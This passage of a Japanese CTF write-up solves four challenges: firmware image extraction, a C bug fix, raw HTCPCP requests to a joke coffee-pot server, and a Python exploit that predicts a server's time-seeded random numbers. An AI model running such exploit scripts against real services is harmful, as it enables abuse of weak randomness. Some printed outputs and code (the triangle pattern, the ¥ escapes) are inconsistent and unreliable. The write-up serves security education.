-rw-r--r--  1 kali kali 4096 11月 25 10:17 radio-calibration.bin
drwxr-xr-x 10 kali kali 4096 11月 25 10:17 squashfs-root
-rw-r--r--  1 kali kali 4096 11月 25 10:17 wifi-firmware.bin

```

squashfs-root フォルダに展開されました。先程と同じように、`grep` コマンドにて `flag` を検索します。

```

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ ls -la
合計 20
drwxr-xr-x  3 kali kali 4096 11月 25 10:34 .
drwxr-xr-x  3 kali kali 4096 11月 25 10:17 ..
-rw-r--r--  1 kali kali 4096 11月 25 10:17 radio-calibration.bin
drwxr-xr-x 10 kali kali 4096 11月 25 10:17 squashfs-root
-rw-r--r--  1 kali kali 4096 11月 25 10:17 wifi-firmware.bin

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ grep -r 'flag' .

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$

```

`flag` の記載のあるファイルは見つかりませんでした。フォルダ内のすべてのファイルに対して **file** コマンドでファイル種別を確認します。

```

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ cd squashfs-root

(kali㉿kali)-[~/../squashfs-root/lib/firmware/squashfs-root]
$ find . -type f | xargs file
./etc/protocols:      ASCII text
./etc/hostname:       ASCII text
./etc/group:          ASCII text
./etc/hosts:          ASCII text
./etc/passwd:         ASCII text
./etc/motd:           ASCII text
./etc/resolv.conf:    ASCII text
./etc/config/wireless: ASCII text
./etc/config/network: ASCII text
./home/admin/.profile: ASCII text
./var/log/messages:   ASCII text
./var/log/dmesg:       ASCII text
./var/log/calibration.log: ASCII text
./usr/lib/version.txt: ASCII text
./tmp/status:          ASCII text

```

全て ASCII text ファイルであることがわかりました。

Firmware ディレクトリに戻り、**wifi-firmware.bin** の SquashFS ファイルを展開します。展開するためには同じ squashfs-root フォルダ上に展開するため、ファイルが混ざり展開に失敗することがあるため、事前に展開済みの **squash-root** ディレクトリを削除します。

```

(kali㉿kali)-[~/../squashfs-root/lib/firmware/squashfs-root]
$ cd ..

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ rm -rf squashfs-root

```

wifi-firmware.bin ファイルを展開します。

```

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ unsquashfs wifi-firmware.bin
Parallel unsquashfs: Using 4 processors
16 inodes (16 blocks) to write

[=====] 32/32 100%

created 16 files
created 18 directories
created 0 symlinks
created 0 devices
created 0 fifos
created 0 sockets
created 0 hardlinks

```

grep コマンドで flag が記載されたファイルを探します。

```

(kali㉿kali)-[~/../dist/squashfs-root/lib/firmware]
$ grep -r 'flag' .
./squashfs-root/var/log/install.log:flag{squ4sh3d_f1rmw4r3_r3c0v3ry}

```

フラグが見つかりました。

flag{squ4sh3d_f1rmw4r3_r3c0v3ry}

三角の綻び

問題

三角形パターンを生成する C コードがあります。プログラムを実行すると視覚的にパターンが崩れて表示されます。添付画像は正しく生成された場合の最初の 16 行です。プログラムを修正し、正しいパターンを生成して出力値を **flag{数値}** の形式で教えてください。

添付ファイル： **triangle_pattern.zip** (SHA1: **b1c0f31dda21dfc7d23b2234151e0667c2c30f3b**)

解答形式： **flag{数値}** (半角数字、0 埋めなし)

ヒント

1. このパターンは、パスカルの三角形の各要素を 2 で割った余りで表現されます。また、配列は 0 から始まるため、**n** 行目には **n+1** 個の要素が存在します。


解法

添付ファイルをダウンロードすると zip ファイルが確認できます。以下のコマンドで zip ファイルを解凍すると **challenge.c** と **Triangle.png** が確認できます。

```
(kali㉿kali)-[~/triangle]
$ unzip triangle_pattern.zip
Archive:  triangle_pattern.zip
  creating: triangle_pattern/
  inflating: triangle_pattern/Triangle.png
  inflating: triangle_pattern/challenge.c

(kali㉿kali)-[~/triangle]
$ ls -la triangle_pattern
合計 20
drwxr-xr-x 2 kali kali 4096 12月 22 17:46 .
drwxrwxr-x 4 kali kali 4096 12月 23 11:56 ..
-rw-r--r-- 1 kali kali 8127 12月 22 16:19 Triangle.png
-rw----- 1 kali kali 2199 12月 22 17:46 challenge.c
```

配布されたファイルは **challenge.c** という C のソースコードです。問題文によると、三角形パターンを生成するプログラムですが、正しく動作していないとのこと。 **Triangle.png** を確認します。



問題文に添付されている画像を確認すると、正しく生成された場合の最初の 16 行のパターンが示されています。この画像のパターンを見ると、フラクタル図形的一种である「シェルピンスキーの三角形」であることがわかります。

次に、配布されたコードを改めて確認します。コード内のコメントを見ると、「このプログラムは三角形のパターンを生成します。しかし、正しく動作していません。デバッグして修正し、正しいパターンを生成して下さい。」との記載が確認できます。期待される出力は先程表示された画像です。

```
/*
 * Triangle Pattern Generator
 *
 * このプログラムは三角形パターンを生成します。
 * しかし、正しく動作していません。
 * デバッグして修正し、正しいパターンを生成してください。
 *
 * 期待される出力は問題文の画像を参照してください。
 */
```

実際に **gcc** にてコンパイルして実行してみます。

```
(kali㉿kali)-[~/triangle]
$ gcc -o challenge challenge.c

(kali㉿kali)-[~/triangle]
$ ./challenge
```

プログラムを実行すると、三角形のパターンが画面に表示されます。64 行の大きな三角形で、*と空白で描かれています。

```
(kali㉿kali)-[~/triangle/triangle_pattern]
$ ./challenge
=== Triangle Pattern Challenge ===

Triangle Pattern:
(*=1, space=0)

      *
     * *
    *  *
   *   *
  *    *
 *     *
*      *
 *     *
  *    *
   *   *
    *  *
     * *
      *
     * *
    *  *
   *   *
  *    *
 *     *
*      *
 *     *
  *    *
   *   *
    *  *
     * *
      *
     * *
    *  *
   *   *
  *    *
 *     *
*      *
 *     *
  *    *
   *   *
    *  *
     * *
      *
```

最後に以下の統計情報が表示されます。

```
Statistics:
32行目: 7 stars
64行目: 0 stars

Result: 7000
Flag: flag{7000}
```

実際の出力とコメント内の期待されるパターンを比べてみると、4行目から明らかに違います。期待される4行目は* * * *となっていますが、実際の出力では真ん中が抜けています。

出力したパターン



画像の正規パターン



他の行でもパターンが崩れていることがわかります。つまり、このプログラムには確かに不具合があり、直す必要があります。

シェルピンスキーの三角形について調べてみると、パスカルの三角形を2で割った余り (mod 2) で表現されるフラクタル図形であることがわかります。パターン生成部分を確認すると、以下のようになっています。

```
for(int j = 1; j < i; j++) {
    triangle[i][j] = (triangle[i-1][j-1] + triangle[i-1][j]) % 3;
}
```

つまり、各要素は0または1の2値で表現される必要があります。ところが、現在のコードでは% 3となっているため、0、1、2の3つの値が生成されてしまい、正しいパターンが生成されません。% 2に直します。

```
for(int j = 1; j < i; j++) {
    triangle[i][j] = (triangle[i-1][j-1] + triangle[i-1][j]) % 2;
}
```

直したあとに再度コンパイルして実行すると、パターンは対称的になりました。

```
(kali㉿kali)-[~/triangle/triangle_pattern]
$ ./challenge
≡≡ Triangle Pattern Challenge ≡≡

Triangle Pattern:
(*=1, space=0)
```

```

      *
     * *
    *  *
   * * * *
  *   *   *
 * *   *   *
* * * * * * *
 *   *   *   *
  * *   *   *
   * * * *   *
    *   *   *
     * *   *   *
      * * * * *
       *   *   *
        * *   *
         * * * *
          *   *
           * *   *
            * * *
             * *
              *
               *
               *
              *
             * *
            * *
           * *
          * *
         * *
        * *
       * *
      * *
     * *
    * *
   * *
  * *
 * *
* *

```

しかし、統計情報を見ると以下のようになっています。

```
Statistics:
32行目: 1 stars
64行目: 0 stars

Result: 1000
Flag: flag{1000}
```

パターンは正しくなりましたが、統計の値を確かめる必要があります。正しく生成された場合、32行目は1個しかカウントされていません。これは1行目以外では考えられない数値です。64行目も同じで、最低でも複数あるはずですが、0個とカウントされています。

`count_ones_in_row()`関数を見ると、以下のようになっています。

```
int count_stars_in_row(int row) {
    int count = 0;
    for(int j = 0; j < row; j++) {
        if(triangle[row][j] == 1) {
            count++;
        }
    }
    return count;
}
```

仕様によると、 i 行目には 0 から i 列目まで ($0 \leq j \leq i$) の要素が存在します。しかし今のコードでは $j < \text{row}$ となっているため、最後の要素 (row 列目) を数え忘れているため、64 行目の個数が 0 個になっていると考えられます。 $j \leq \text{row}$ に直します。

```
int count_stars_in_row(int row) {
    int count = 0;
    for(int j = 0; j <= row; j++) {
        if(triangle[row][j] == 1) {
            count++;
        }
    }
    return count;
}
```

直したあとに再度実行すると、以下のようになります。

```
Statistics:
32行目: 2 stars
64行目: 0 stars

Result: 2000
Flag: flag{2000}
```

64 行目の統計は依然として 0 個で、32 行目の個数が 2 個になりました。32 行目は合っているかもしれませんが、64 行目は間違いなく間違っています。

32 行目のカウントと 64 行目のカウントを取り出す際のコード内を見る以下のようになっています。

```
// 32行目と64行目の*の数を数える
int stars_row32 = count_stars_in_row(32);
int stars_row64 = count_stars_in_row(64);
```

32 行目をカウントするつもりですが、`count_ones_in_row(32)`を呼んでいます。しかし、配列は 0 から始まるため、32 行目は index 31 です。`count_ones_in_row(31)`に直します。

同じく、64 行目も `count_ones_in_row(63)` に直します。

```
// 32行目と64行目の*の数を数える
int stars_row32 = count_stars_in_row(31);
int stars_row64 = count_stars_in_row(63);
```

すべての不具合を直したあと、最後に実行すると、以下の結果が得られます。

```
Statistics:
32行目: 32 stars
64行目: 64 stars

Result: 32064
Flag: flag{32064}
```

flag が得られました。

flag{32064}

コーヒーブレイク

問題

あなたの同僚が「最新の IoT コーヒーメーカーを導入した」と自慢しています。なんでもインターネット経由でコーヒーを淹れられるらしいのですが、どうやって操作するのでしょうか？ちなみに同僚はブラックコーヒーが苦手なので、何かトッピングを追加してあげてください。

接続情報： **coffee://10.2.4.6:10006**

解答形式： **flag{XXXXXX}** (半角英数記号)

ヒント


1. RFC 2324 を読んでみましょう。1998 年 4 月 1 日に公開された興味深い仕様書です。
2. コーヒーには何か追加したいですか？RFC のセクション 2.2.2.1 を確認してみましょう。

解法

問題文に **coffee://** というスキームの URI が記載されています。このスキームを調べると、 Joke RFC 2324 (<https://datatracker.ietf.org/doc/html/rfc2324>) で定義された HTCPCP (Hyper Text Coffee Pot Control Protocol) であることがわかります。

RFC とは、IETF (Internet Engineering Task Force) を中心とする国際的標準化団体が、インターネット技術仕様や提案を正式な形で公開・共有するための文書体系のことです。Joke RFC とは、公式 RFC 形式でありながら内容がジョークやパロディで構成された RFC のことで、ほぼ毎年エイプリルフール(4/1)に公開されます。

まずブラウザでアクセスを試し見ますと、検索キーワードと間違えられてしまいます。



次に、 **netcat** で接続してサーバーの応答を確認します。

```
(kali㉿kali)-[~]  
$ nc hostname 10006  
Welcome to the IoT Coffee Maker System.  
Waiting for command...
```

サーバーに接続できました。RFC 2324 を読むと、GET メソッドでコーヒーを取得できること、URI のパスは **/pot-N** 形式であることがわかります。GET リクエストを送信してみます。

```
(kali㉿kali)-[~]
$ printf 'GET /pot-0 HTTP/1.0\r\n\r\n' | nc hostname 10006
Welcome to the IoT Coffee Maker System.
Waiting for command...

HTTP/1.0 200 OK
Content-Length: 13
Content-Type: text/plain

Device ready.
```

デバイスが存在することが確認できました。RFC 2324 によると、コーヒーを淹れるには BREW メソッドを使用します。BREW リクエストを送信してみます。

```
(kali㉿kali)-[~]
$ printf 'BREW /pot-0 HTTP/1.0\r\n\r\n' | nc hostname 10006
Welcome to the IoT Coffee Maker System.
Waiting for command...

HTTP/1.0 415 Unsupported Media Type
Content-Length: 21
Content-Type: text/plain

Invalid content type.
```

content type が不正というエラーが返されました。RFC 2324 の 2.1.1 確認すると、「**a message body with Content-Type set to "application/coffee-pot-command".**」と記載されています。ヘッダーの Content-Type に **application/coffee-pot-command** を記載する必要があることがわかります。

```
(kali㉿kali)-[~]
$ printf 'BREW /pot-0 HTTP/1.0\r\nContent-Type: application/coffee-pot-command\r\n\r\n' | nc hostname 10006
Welcome to the IoT Coffee Maker System.
Waiting for command...

HTTP/1.0 418 I'm a teapot
Content-Length: 36
Content-Type: text/plain

Cannot brew coffee with this device.
```

418 I'm a teapot エラーが返されました。RFC 2324 によると、このエラーはティーポットに対してコーヒーを淹れようとした場合に返されます。 **/pot-0** はティーポットのようにです。他のポットを探す必要があります。

/pot-0 から順に試していくと、**/pot-3** で異なる応答が返ってきます。

```
(kali㉿kali)-[~]
$ printf 'BREW /pot-3 HTCPCP/1.0\r\nContent-Type: application/coffee-pot-command\r\n\r\n' | nc hostname 10006
Welcome to the IoT Coffee Maker System.
Waiting for command...

HTCPCP/1.0 200 OK
Content-Length: 118
Content-Type: text/plain

Brewing...
Complete!
Here is your black coffee.
No toppings were added.
Use PROPFIND to see available additions.
```

コーヒーは淹れられましたが、flag は出力されませんでした。問題文に「ブラックコーヒーが苦手なので、何かトッピングを追加してあげてください」とあったことを思い出します。RFC2324 のセクション 2.1.3 に「If a cup of coffee is data, metadata about the brewed resource is discovered using the PROPFIND method [WEBDAV].」（一杯のコーヒーがデータの場合、抽出されたリソースに関するメタデータは、PROPFIND メソッド[WEBDAV]を使用して検出されます。）と記載されていますので、PROPFIND メソッドで利用可能なトッピングを確認します。

```
(kali㉿kali)-[~]
$ printf 'PROPFIND /pot-3 HTCPCP/1.0\r\n\r\n' | nc hostname 10006
Welcome to the IoT Coffee Maker System.
Waiting for command...

HTCPCP/1.0 200 OK
Content-Length: 52
Content-Type: text/plain
Accept-Additions: milk-type, syrup-type

Type: Coffee Pot
Capacity: 10 cups
Status: Ready
```

レスポンスヘッダーに **Accept-Additions** が含まれています。RFC 2324 のセクション 2.2.2.1 にもこのヘッダーの説明があります。

2.2.2.1 The Accept-Additions header field

In HTTP, the "Accept" request-header field is used to specify media types which are acceptable for the response. However, in HTCPCP, the response may result in additional actions on the part of the automated pot. For this reason, HTCPCP adds a new header field, "Accept-Additions":

```
Accept-Additions = "Accept-Additions" ":"
                  #( addition-range [ accept-params ] )

addition-type    = ( "*"
                    | milk-type
                    | syrup-type
                    | sweetener-type
                    | spice-type
                    | alcohol-type
                    ) *( ";" parameter )

milk-type        = ( "Cream" | "Half-and-half" | "Whole-milk"
                    | "Part-Skim" | "Skim" | "Non-Dairy" )
syrup-type       = ( "Vanilla" | "Almond" | "Raspberry"
                    | "Chocolate" )
alcohol-type     = ( "Whisky" | "Rum" | "Kahlua" | "Aquavit" )
```

説明によると、コーヒーにトッピングをする際には、**Accept-Additions** ヘッダーを追加する必要があると記載されています。PROPFIND で確認された許可されたトッピングは「**milk-type**」と「**syrup-type**」です。「**milk-type**」の「**Cream**」をトッピングする命令を送信してみます。

```
(kali㉿kali)-[~]  
└─$ printf 'BREW /pot-3 HTCPCP/1.0\r\nContent-Type: application/coffee-pot-command\r\nAccept-Additions: Cream\r\n\r\n' |  
nc hostname 10006  
Welcome to the IoT Coffee Maker System.  
Waiting for command...  
  
HTCPCP/1.0 200 OK  
Content-Length: 54  
Content-Type: text/plain  
  
Brewing ...  
Complete!  
flag{br3w_m3_s0m3_c0ff33_p0t}
```

フラグが入手出来ました。

flag{br3w_m3_s0m3_c0ff33_p0t}

運命の数字

問題

あなたは不思議な「数字の神託所」を見つけました。神託所は 1 から 100 までの神聖な数字を選び、あなたにそれを当てるよう求めます。5 回連続で神託の数字を当てることができれば、秘密が明かされるでしょう。しかし、この神託所には秘密があるようです...

添付ファイル： **server.py** (実際にサーバーで動作しているソースコード、SHA1:
3f54efd9be24aee7d4b5a2bc33569eb533a8caee)

接続情報： **nc 10.2.4.10 10007**

解答形式： **flag{XXXXXX}** (半角英数記号)

ヒント

1. Python の random モジュールのドキュメントを読んでみましょう。

解法

まず、 **netcat** コマンドでサーバーに接続します。

```
(kali㉿kali)-[~]  
$ nc hostname 10007  
== Oracle of Numbers ==  
Seed: 1764834800  
Guess my sacred numbers 5 times to reveal the secret.  
  
Round 1/5 - Enter your guess (1-100):  
Invalid input.
```

サーバーに接続すると「Oracle of Numbers」というバナーが表示され、シード値 (Seed: 1764834800) が表示されています。また、1 から 100 までの数字を 5 回連続で当てるとフラグが取得できることがわかります。試しに 50 を入力してみます。

```
(kali㉿kali)-[~]  
$ nc hostname 10007  
== Oracle of Numbers ==  
Seed: 1764834981  
Guess my sacred numbers 5 times to reveal the secret.  
  
Round 1/5 - Enter your guess (1-100): 50  
Wrong. The number was 17.
```


不正解の場合は正解の数字が表示されて接続が終了します。1 から 100 の数字を 5 回連続で当てる確率は非常に低いので、何らかの方法で数字を予測する必要があることがわかります。

次に、配布された **server.py** を確認します。41 行目から 45 行目を見ると、以下のコードがあります。

```
41         current_time = int(time.time())
42         random.seed(current_time)
43
44         conn.sendall(b"=== Oracle of Numbers ===\n")
45         conn.sendall(f"Seed: {current_time}\n".encode())
```

int(time.time())で現在の UNIX タイムスタンプを秒単位で取得し、**random.seed()**でシードを設定しています。さらに、そのシード値がクライアントに送信されていることがわかります。49 行目を見ると、**target = random.randint(1, 100)**で乱数を生成しています。

Python の random モジュールは、同じシードを設定すれば、OS や Python のバージョンが異なっても同じ乱数列を生成します。つまり、サーバーから送られてきたシード値を使って同じシードを設定すれば、サーバーが生成する乱数を予測できます。

この情報をもとにソルバーを作成します。まず、server.py の冒頭を確認すると、import socket でソケットモジュールを使用していることがわかります。また、89 行目から 92 行目の main()関数を見ると、以下のコードがあります。

```
89     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
90     server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
91     server.bind((HOST, PORT))
92     server.listen(100)
```

これは TCP ソケットサーバーとして動作していることを示しています。したがって、クライアント側もソケットを使用して接続する必要があります。

解答スクリプトの作成を始めます。まず、必要なモジュールをインポートします。

```
import socket
import random
import time
```

次に、サーバーへの接続処理を書きます。socket.socket()でソケットを作成し、connect()でサーバーに接続します。

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(5)
sock.connect(('hostname', 10007))
```

TCP はストリームプロトコルのため、サーバーからのデータが複数回に分かれて届くことがあります。指定したパターンまで受信する **recv_until** 関数を作成します。

```
buffer = ""

def recv_until(pattern):
    global buffer
    while pattern not in buffer:
```

```
        buffer += sock.recv(4096).decode()
    idx = buffer.index(pattern) + len(pattern)
    result = buffer[:idx]
    buffer = buffer[idx:]
    return result
```

最初のプロンプトまでを受信し、正規表現でシード値を抽出します。

```
banner = recv_until("(1-100): ")
match = re.search(r'Seed: (¥d+)', banner)
seed = int(match.group(1))
```

抽出したシード値を使って乱数を初期化し、5つの乱数を生成しておきます。

```
random.seed(seed)
guesses = [random.randint(1, 100) for _ in range(5)]
```

5回のラウンドを処理します。計算しておいた乱数を送信します。

```
for i, guess in enumerate(guesses):
    sock.sendall(f"{guess}¥n".encode())
    if i < 4:
        recv_until("(1-100): ")

print(sock.recv(4096).decode())
```

これらを組み合わせた完全なソルバーは以下ようになります。

```
import socket
import random
import re

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(5)
sock.connect(('hostname', 10007))

buffer = ""

def recv_until(pattern):
    global buffer
    while pattern not in buffer:
        buffer += sock.recv(4096).decode()
    idx = buffer.index(pattern) + len(pattern)
    result = buffer[:idx]
    buffer = buffer[idx:]
    return result


banner = recv_until("(1-100): ")
match = re.search(r'Seed: (¥d+)', banner)
seed = int(match.group(1))
```

```
random.seed(seed)
guesses = [random.randint(1, 100) for _ in range(5)]

for i, guess in enumerate(guesses):
    sock.sendall(f"{guess}¥n".encode())
    if i < 4:
        recv_until("(1-100): ")

print(sock.recv(4096).decode())
```

実際にこのコード実行してみます。



```
(kali㉿kali)-[~/CTF/random-number-oracle]
$ python3 solv.py
Correct!
The secret is: flag{r4nd0m_1s_n0t_s0_r4nd0m}
```

フラグが出力されました。

flag{r4nd0m_1s_n0t_s0_r4nd0m}